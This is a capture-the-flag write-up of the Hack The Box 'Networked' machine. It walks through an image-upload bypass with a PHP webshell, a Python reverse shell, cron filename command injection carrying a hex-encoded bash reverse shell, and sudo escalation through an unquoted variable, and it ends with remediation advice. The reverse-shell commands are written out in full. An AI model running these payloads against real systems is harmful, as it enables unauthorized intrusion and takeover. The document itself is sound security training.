Networked writeup
Box name: Networked
Difficulty: Easy
OS: Linux
Overview: Networked is an Easy difficulty Linux box vulnerable to file upload bypass, leading to code execution. Due to improper sanitization, a crontab running as the user can be exploited to achieve command execution. The user has privileges to execute a network configuration script, which can be leveraged to execute commands as root.
Link: https://app.hackthebox.com/machines/Networked?tab=machine_info
Machine IP: 10.129.75.124
Ran rustscan against the machine.
rustscan -a 10.129.75.124 –ulimit 5000 -b 500 — -A -Pn


Only port 22 and 80 open. Navigated to the webserver and it mentions something about FaceMash, funding and a pool party.

Checked Source code and there is a reference of uploads and a gallery in the comments.

Ran feroxbuster.
feroxbuster -u http://10.129.75.124/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
No robots.txt. Feroxbuster is still running but already found a lot of good stuff.
We have /backup directory that has a backup.tar in it.

Downloaded that and read it and it looks like this shows us the code of how it will take uploads.
cat backup.tar

Reading through the code it looks like it checks the name of the file, an IP and magic byte. The valid extension types are ‘.jpg’, ‘.png’, ‘.gif’, ‘.jpeg’. There is also http://10.129.75.124/photos.php and http://10.129.75.124/uploads/. It looks like the uploads are placed into /uploads from the code though.

At http://10.129.75.124/upload.php we have the option to upload. Let’s play with this to see if we can get a shell.

I used an image from a previous box and appended the php webshell to the end of the file and changing the content type
Content-Disposition: form-data; name=”myFile”; filename=”shell.php.jpg”
Content-Type: image/jpeg

It uploaded successfully.


You can see it in the gallery but if you open the file it opens under /uploads.

And we get results back when running ‘id’.
I confirmed python is on the device with which python. Got a reverse shell by triggering http://10.129.75.124/uploads/10_10_16_27.php.jpg?cmd=export%20RHOST=%2210.10.16.27%22;export%20RPORT=4444;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27
nc -lvnp 4444

I was having issues stabilizing the shell but since I found the next step fairly quickly I figured we can just roll with it unless it becomes a problem. Under home there is a user named guly. We can not get user.txt but there is a php file and a crontab.

Read crontab.guly and check_attack.php.

Crontab runs every 3 minutes. It looks like the mail() option is vulnerable. This iterates through files in /uploads and checks them but we might be able to get command injection.
nc -lvnp 4445
cd /var/www/html/uploads/
I was playing with the payload but wasn’t able to properly get a shell at first so I had to encode it in hex and create this payload:
touch ‘file.jpg; echo “62617368202d69203e26202f6465762f7463702f31302e31302e31362e32372f3434343520303e2631” | xxd -r -p | bash’
And we got a shell and user.txt.


Started local enumeration as guly and right away we have an interesting file when running sudo -l.
sudo -l
Read the file.
cat changename.sh

It looks like we can inject commands here as well because $x is not quoted. Ran it as root and executed bash and we got root.txt.

GG

Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and found a basic FaceMash-style page. Source code comments referenced /uploads and a gallery. Ran feroxbuster and found /backup, /upload.php, /photos.php, and /uploads.
rustscan -a 10.129.75.124 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.75.124/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – Source code review from backup archive
Downloaded backup.tar from /backup and read the PHP source files. Identified the upload validation logic: it checked file extension against an allowlist of image types, an IP address in the filename, and the magic bytes. Understood that uploads were stored in /uploads and named using the client IP.
3 – Initial Access – file upload bypass via double extension and magic bytes
Appended a PHP webshell to the end of a legitimate image file and submitted it with a double extension filename of shell.php.jpg and a Content-Type of image/jpeg. The upload succeeded and the file appeared in the gallery. Triggered code execution by accessing the file in /uploads directly. Confirmed Python was available and triggered a Python reverse shell via URL-encoded query parameter.
filename=”shell.php.jpg”
Content-Type: image/jpeg
4 – Lateral movement via cron job command injection
Found guly’s home directory contained a crontab running check_attack.php every three minutes. Read the PHP script and identified it iterated over files in /uploads passing filenames unsanitized to a mail() call, enabling command injection via a crafted filename. Created a file with a semicolon-delimited command in the filename containing a hex-encoded bash reverse shell payload to bypass filtering. Caught a shell as guly when the cron job executed. Retrieved user.txt.
touch ‘file.jpg; echo “62617368…” | xxd -r -p | bash’
5 – Privilege Escalation – unquoted variable in sudo script
Ran sudo -l and found guly could run changename.sh as root. Read the script and identified it assigned user-supplied input to variables without quoting, allowing command injection by injecting additional commands into the input. Passed a bash command as the value to obtain a root shell. Retrieved root.txt.
Key Takeaways
- Source code and backup archive exposed via unauthenticated web directory – The /backup directory was publicly accessible and contained a tar archive of the application source code, disclosing the upload validation logic and enabling precise exploit crafting. Backup files and source archives must never be stored in web-accessible directories and web server directory listing must be disabled.
- File upload bypass via double extension and magic byte spoofing – The upload validation checked only the file extension and magic bytes without validating the actual file content, allowing a PHP webshell appended to a valid image to pass all checks. File upload validation must use a combination of content inspection, strict allowlist extension checking, and server-side MIME type verification. Uploaded files must be stored outside the web root or renamed and served without executable permissions.
- Cron job passing unsanitized filenames to a system function – The check_attack.php script passed filenames from /uploads directly to the PHP mail() function without sanitization, enabling command injection via crafted filenames. Any script that processes filesystem data from user-controllable locations must sanitize all inputs before passing them to system functions or shell execution contexts.
- Unquoted shell variable in a sudo-executable script – The changename.sh script assigned user input to an unquoted variable which was subsequently evaluated by the shell, allowing command injection. All variables in shell scripts executed with elevated privileges must be quoted and user input must be validated against a strict allowlist before use.
- Web server directory listing enabling backup discovery – The /backup directory was browsable without authentication, making backup.tar trivially discoverable. Directory listing must be disabled globally and backup locations must be restricted to authorized management systems only.
Remediation
[Immediate] Remove the backup archive and disable directory listing
Delete backup.tar from /backup immediately and disable directory listing in the Apache configuration using Options -Indexes. Audit all web-accessible directories for source code archives, backup files, and configuration data and remove any findings.
[Immediate] Harden the file upload validation
Rewrite the upload handler to validate file content server-side using a library that inspects actual file content rather than relying on extension or magic bytes alone. Rename all uploaded files to a random non-executable name, store them outside the web root, and serve them through a controlled download endpoint that sets a safe Content-Type header and prevents execution.
[Immediate] Fix the cron script to sanitize filenames
Rewrite check_attack.php to validate filenames against an allowlist of permitted characters before processing them. Filenames must not be passed to mail() or any other function that evaluates them as command input. Consider processing only files matching a strict regex pattern and rejecting all others.
[Immediate] Fix the unquoted variable in changename.sh
Rewrite changename.sh to quote all variables and validate all user-supplied input against an explicit allowlist before assignment. Remove the sudo rule until the fix is deployed and reviewed. Audit all other scripts executable via sudo for similar unquoted variable vulnerabilities.
[Long-term] Implement a web application security baseline
Define a hardening standard covering file upload security, directory listing restrictions, cron script input validation, and sudo script review requirements. Integrate SAST tooling to detect unquoted variables and unsanitized inputs in shell scripts. Include file upload bypass testing and cron-based command injection in regular penetration tests.


![http://10.129.75.124/uploads/10_10_16_27.php.jpg?cmd=export%20RHOST=%2210.10.16.27%22;export%20RPORT=4444;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27](http://10.129.75.124/uploads/10_10_16_27.php.jpg?cmd=export%20RHOST=%2210.10.16.27%22;export%20RPORT=4444;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27)
Leave a Reply